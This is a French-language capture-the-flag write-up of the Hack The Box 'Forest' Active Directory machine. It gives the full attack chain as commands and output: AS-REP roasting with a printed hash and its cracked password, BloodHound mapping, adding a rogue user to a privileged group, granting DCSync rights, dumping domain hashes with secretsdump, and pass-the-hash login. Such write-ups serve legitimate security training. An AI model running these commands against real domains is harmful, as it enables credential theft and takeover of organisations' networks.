J’ai l’impression que c’est une machine de difficulté moyenne. C’est assez déstabilisant de ne pas avoir de serveur web en service, on est directement sur la méthodologie Active Directory. J’ai rencontré pas mal d’à-coups, notamment en essayant d’ajouter des utilisateurs à des groupes et de modifier les ACL, mais heureusement la video d’IppSec m’a sauvé la mise ! x)
Énumération Link to heading
On énumère les utilisateurs avec :
nxc smb 10.10.10.161 --users
Et on trouve les comptes suivants :
Administrator
Guest
krbtgt
DefaultAccount
$331000-VK4ADACQNUCA
SM_2c8eef0a09b545acb
SM_ca8c2ed5bdab4dc9b
SM_75a538d3025e4db9a
SM_681f53d4942840e18
SM_1b41c9286325456bb
SM_9b69f1b9d2cc45549
SM_7c96b981967141ebb
SM_c75ee099d0a64c91b
SM_1ffab36a2f5f479cb
HealthMailboxc3d7722
HealthMailboxfc9daad
HealthMailboxc0a90c9
HealthMailbox670628e
HealthMailbox968e74d
HealthMailbox6ded678
HealthMailbox83d6781
HealthMailboxfd87238
HealthMailboxb01ac64
HealthMailbox7108a4e
HealthMailbox0659cc1
sebastien
lucinda
svc-alfresco
andy
mark
santi
On vérifie s’il y a des comptes ASREPRoastables :
GetNPUsers.py -usersfile users.txt htb.local/
/usr/lib/python3.13/site-packages/impacket/version.py:12: UserWarning: pkg_resources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html. The pkg_resources package is slated for removal as early as 2025-11-30. Refrain from using this package or pin to Setuptools<81.
  import pkg_resources
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

/sbin/GetNPUsers.py:165: DeprecationWarning: datetime.datetime.utcnow() is deprecated and scheduled for removal in a future version. Use timezone-aware objects to represent datetimes in UTC: datetime.datetime.now(datetime.UTC).
  now = datetime.datetime.utcnow() + datetime.timedelta(days=1)
[-] User Administrator doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] User HealthMailboxc3d7722 doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User HealthMailboxfc9daad doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User HealthMailboxc0a90c9 doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User HealthMailbox670628e doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User HealthMailbox968e74d doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User HealthMailbox6ded678 doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User HealthMailbox83d6781 doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User HealthMailboxfd87238 doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User HealthMailboxb01ac64 doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User HealthMailbox7108a4e doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User HealthMailbox0659cc1 doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User sebastien doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User lucinda doesn't have UF_DONT_REQUIRE_PREAUTH set
$krb5asrep$23$svc-alfresco@HTB.LOCAL:31ca11cd5d1d557a384b0ba6a7c76668$af20e1356bb138edd250437403d8d9449764fc20b9c1022de1c019d2d77a498100d70837bb5571da158cbcaedd2253c018d2e284cbf7760861edbbd4ba760f61c2ba97f0ca94c553a21b558c64387781100f65313a7aa820c4c2007d331e46446eb4539ec2217c2abf0a04370f32bba145cc04acd2395c292c8103275d79266da9b94e0392f75ed537c14a89d6781e87021c2370d8ca0a5465b5c4c61db199de50ddd3100a152086f1350b5dafe0ca5b4f8115aee99a518555198e4870cea934f6aefda1afa7893498a6a13f82c34d24ffb7119e38d0c9f5ac0a859a8c3aeb324c42d661fb91
[-] User andy doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User mark doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User santi doesn't have UF_DONT_REQUIRE_PREAUTH set
On trouve que le compte svc-alfresco est ASREPRoastable et on peut craquer son TGT :
hashcat -m 18200 -d 1 svc-alfresco.tgs $(locate rockyou.txt) --backend-ignore-cuda
Et on obtient le mot de passe : s3rvice.
Maintenant que nous avons des identifiants pour l’énumération, lançons BloodHound :
sudo bloodhound-python -u 'svc-alfresco' -p 's3rvice' -ns 10.10.10.161 -d htb.local -c all
[sudo] password for dvr:
INFO: BloodHound.py for BloodHound LEGACY (BloodHound 4.2 and 4.3)
INFO: Found AD domain: htb.local
INFO: Getting TGT for user
WARNING: Failed to get Kerberos TGT. Falling back to NTLM authentication. Error: [Errno Connection error (FOREST.htb.local:88)] [Errno -2] Name or service not known
INFO: Connecting to LDAP server: FOREST.htb.local
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 2 computers
INFO: Connecting to LDAP server: FOREST.htb.local
INFO: Found 32 users
INFO: Found 76 groups
INFO: Found 2 gpos
INFO: Found 15 ous
INFO: Found 20 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: EXCH01.htb.local
INFO: Querying computer: FOREST.htb.local
INFO: Done in 00M 26S
bloodhoundgui --no-sandbox

On importe les données et on voit qu’en partant de l’utilisateur svc-alfresco on peut potentiellement atteindre l’ordinateur FOREST.HTB.LOCAL :
Foothold Link to heading
Essayons le remoting PowerShell :
evil-winrm -i 10.10.10.161 -u "svc-alfresco" -p "s3rvice"
/home/dvr/.local/share/gem/ruby/3.4.0/gems/winrm-2.3.9/lib/winrm/psrp/fragment.rb:35: warning: redefining 'object_id' may cause serious problems
/home/dvr/.local/share/gem/ruby/3.4.0/gems/winrm-2.3.9/lib/winrm/psrp/message_fragmenter.rb:29: warning: redefining 'object_id' may cause serious problems

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method 'quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents>
On obtient une session et on peut donc récupérer le flag utilisateur :
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> type ../Desktop/user.txt
<redacted>
On peut élever notre shell en shell meterpreter en ouvrant un serveur SMB sur notre machine d’attaque, en créant un payload meterpreter depuis Metasploit (avec la commande msfvenom) et en l’exécutant sur la cible.
On remarque aussi que plusieurs groupes ont le droit WriteDACL sur le domaine (on obtient ce graphe en interrogeant le plus court chemin jusqu’au domaine) :

On peut supposer que svc-alfresco n’a pas de lien direct avec des groupes administrateurs ou contrôleurs de domaine, mais on peut vérifier sa relation avec le groupe Exchange Windows Permissions, qui possède WriteDACL sur le domaine. Regardons le plus court chemin vers ce groupe depuis notre utilisateur :

On voit que notre utilisateur fait partie d’un groupe qui a GenericAll sur ce groupe.
Escalade Link to heading
On transfère le module PowerView sur la cible, on l’importe et on l’utilise pour ajouter notre utilisateur créé au groupe Exchange Windows Permissions.
net user /add tester tester123
The command completed successfully.

net group "Exchange Windows Permissions" tester /add
The command completed successfully.

Get-DomainGroupMember -Identity "Exchange Windows Permissions" | Select MemberName

MemberName
----------
tester
Exchange Trusted Subsystem
Nous devrions maintenant avoir le privilège WriteDACL sur le domaine. Nous modifions ensuite les permissions de l’ACL du domaine pour nous permettre d’effectuer un DCSync.
Ce lien montre comment exploiter WriteDACL. BloodHound offre aussi une aide via le clic droit sur l’arête WriteDACL → « Help » → « Linux Abuse » qui donne une idée générale, mais attention les commandes peuvent être un peu datées.
$SecPassword = ConvertTo-SecureString 'tester123' -AsPlainText -Force

$Cred = New-Object System.Management.Automation.PSCredential('HTB\tester', $SecPassword)

Add-DomainObjectAcl -Credential $Cred -TargetIdentity "DC=HTB,DC=LOCAL" -Rights DCSync -PrincipalIdentity 'tester' -Verbose
Verbose: [Get-Domain] Using alternate credentials for Get-Domain
Verbose: [Get-Domain] Extracted domain 'HTB' from -Credential
Verbose: [Get-DomainSearcher] search base: LDAP://FOREST.htb.local/DC=htb,DC=local
Verbose: [Get-DomainSearcher] Using alternate credentials for LDAP connection
Verbose: [Get-DomainObject] Get-DomainObject filter string: (&(|(|(samAccountName=tester)(name=tester)(displayname=tester))))
Verbose: [Get-Domain] Using alternate credentials for Get-Domain
Verbose: [Get-Domain] Extracted domain 'HTB' from -Credential
Verbose: [Get-DomainSearcher] search base: LDAP://FOREST.htb.local/DC=htb,DC=local
Verbose: [Get-DomainSearcher] Using alternate credentials for LDAP connection
Verbose: [Get-DomainObject] Extracted domain 'HTB.LOCAL' from 'DC=HTB,DC=LOCAL'
Verbose: [Get-DomainSearcher] search base: LDAP://DC=HTB,DC=LOCAL
Verbose: [Get-DomainSearcher] Using alternate credentials for LDAP connection
Verbose: [Get-DomainObject] Get-DomainObject filter string: (&(|(distinguishedname=DC=HTB,DC=LOCAL)))
Verbose: [Add-DomainObjectAcl] Granting principal CN=tester,CN=Users,DC=htb,DC=local 'DCSync' on DC=htb,DC=local
Verbose: [Add-DomainObjectAcl] Granting principal CN=tester,CN=Users,DC=htb,DC=local rights GUID '1131f6aa-9c07-11d1-f79f-00c04fc2dcd2' on DC=htb,DC=local
Verbose: [Add-DomainObjectAcl] Granting principal CN=tester,CN=Users,DC=htb,DC=local rights GUID '1131f6ad-9c07-11d1-f79f-00c04fc2dcd2' on DC=htb,DC=local
Verbose: [Add-DomainObjectAcl] Granting principal CN=tester,CN=Users,DC=htb,DC=local rights GUID '89e95b76-444d-4c62-991a-0facbeda640c' on DC=htb,DC=local
Et maintenant, tentons le DCSync :
secretsdump.py -outputfile htb_hashes -just-dc HTB/tester@10.10.10.161
/usr/lib/python3.13/site-packages/impacket/version.py:12: UserWarning: pkg_resources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html. The pkg_resources package is slated for removal as early as 2025-11-30. Refrain from using this package or pin to Setuptools<81.
  import pkg_resources
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

Password:
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
htb.local\Administrator:500:<REDACTED>:<REDACTED>:::
Guest:501:<REDACTED>:<REDACTED>:::
On récupère les hashes du compte Administrator. On peut se connecter en pass-the-hash :
evil-winrm -i 10.10.10.161 -u Administrator -H <REDACTED>
Et obtenir le flag root :
cd ../Desktop
type root.txt
<redacted>
Et voilà, je pense qu’on peut dire qu’on a réussi à « s’échapper de la forêt » ;)